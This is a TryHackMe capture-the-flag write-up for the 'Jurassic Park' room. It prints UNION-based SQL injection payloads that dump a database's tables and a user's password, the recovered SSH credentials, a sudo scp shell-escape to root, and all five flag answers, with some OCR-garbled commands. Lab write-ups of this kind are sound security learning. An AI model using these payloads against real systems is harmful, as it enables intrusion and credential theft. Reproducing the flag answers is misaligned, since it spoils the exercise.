
# **Jurassic Park**

### **Jurassic Park**


https://tryhackme.com/room/jurassicpark

```
rustscan -a 10.10.76.33 -- -sC -sV -A | tee scan.txt
```


very funny start



After enumerating I found the possibility to use 'id=0' and comment with '#' Let's continue Little bit understanding, maybe columns 2,3,4,5 can take only numbers




After more payloads I found name of SQL database "park"



JNCTION park.pg\_sleep does not exist

This will be error based SQLi




Unknown column 'database4' in 'field list'

UNION SELECT NULL, version(), NULL, NULL, NULL

I have a version!! Why version() works!!!! maybe this in noy mysql database



After little break I found more information! The username and characters, what I can not use



Listing tables! Here a lot of tables. IN page soure find some interesting

UNION SELECT NULL, group\_concat(table\_name), NULL, NULL, NULL FROM

information schema.tables



OK! Instead use ' 'I can use "")))


http://10.10.131.116/item.php?

id=0%20UNION%20SELECT%20NULL,group\_concat(table\_name),NULL,NULL%20FROM%20inform ation\_schema.tables%20%20WHERE%20table\_schema=%22park%22

#### THE same without url

UNION SELECT NULL, group concat (table name), NULL, NULL, NULL FROM

information schema.tables%20 WHERE table schema="park"



#### Let's do it with columns

UNION SELECT NULL, group concat (column name), NULL, NULL, NULL FROM

information schema.columns WHERE table name="users"



#### I find the password for Dennis!!

UNION SELECT NULL, password, NULL, NULL, NULL FROM users



## CREDS dennis:ih8dinos

go ssh as dennis ,and here is the first flag b89f2d69c56b9981ac92dd267f

```
dennis@ip-10-10-131-116:~$ ls
flag1.txt test.sh
dennis@ip-10-10-131-116:~$ cat flag1.txt
Congrats on finding the first flag.. But what about the rest? :0
b89f2d69c56b9981ac92dd267f
dennis@ip-10-10-131-116:~$
```

try to find all flags

```
find / -type f -name "flag*.txt" 2>/dev/null
```

But find only second

```
dennis@ip-10-10-131-116:~$ find / -type f -name "flag*.txt" 2>/dev/null
/home/dennis/flag1.txt
/boot/grub/fonts/flagTwo.txt
dennis@ip-10-10-131-116:~$ cat /boot/grub/fonts/flagTwo.txt
96ccd6b429be8c9a4b501c7a0b117b0a
dennis@ip-10-10-131-116:~$
```

Other flags can have not normal name, just continue enumerate

Very good way to be root:

```
TF=$ (mktemp)

echo 'sh 0<&2 1>&2' > $TF

chmod +x "$TF"

sudo scp -S $TF x y:

dennis@ip-10-10-131-116:/home/ubuntu$ sudo -l
Matching Defaults entries for dennis on ip-10-10-131-116.eu-west-1.compute.internal:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/snap/bin

User dennis may run the following commands on ip-10-10-131-116.eu-west-1.compute.internal:
    (ALL) NOPASSWD: /usr/bin/scp
dennis@ip-10-10-131-116:/home/ubuntu$ | TF=$(mktemp)
dennis@ip-10-10-131-116:/home/ubuntu$ cho 'sh 0<62 1>62' > $TF
dennis@ip-10-10-131-116:/home/ubuntu$ cho 'sh 0<62 1>62' > $TF
dennis@ip-10-10-131-116:/home/ubuntu$ sudo /usr/bin/scp -S $TF x y:
    id
uid=0(root) gid=0(root) groups=0(root)

# ■
```

The final (5th) flag is in /root directory

2a7074e491fcacc7eeba97808dc5e2ec

```
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
# ls
flag5.txt snap
# cat flag5.txt
2a7074e491fcacc7eeba97808dc5e2ec
# cd /home/ubuntu
# ls
# ls -la
total 40
```

But where is the third. Try to find

Fin them in dennis .bash\_history

#### b4973bbc9053807856ec815db25fb3f1

```
drwxr-xr-x 3 dennis dennis 4096 Aug 11 10:59 .
drwxr-xr-x 4 root root 4096 Feb 16 2019 ..
-rw----- 1 dennis dennis 1001 Feb 16 2019 .bash history
-rw-r--r-- 1 dennis dennis 220 Feb 16 2019 .bash_logout
-rw-r--r-- 1 dennis dennis 3771 Feb 16 2019 .bashrc
drwx---- 2 dennis dennis 4096 Aug 11 10:59 .cache
-rw-rw-r-- 1 dennis dennis 93 Feb 16 2019 flag1.txt
-rw-r--r-- 1 dennis dennis 655 Feb 16 2019 .profile
-rwxrwxr-x 1 dennis dennis 32 Feb 16 2019 test.sh
-rw----- 1 dennis dennis 4350 Feb 16 2019 .viminfo
# cat .bash history
Flag3:b4973bbc9053807856ec815db25fb3f1
sudo -l
sudo scp
scp
sudo find
ls
vim test.sh
```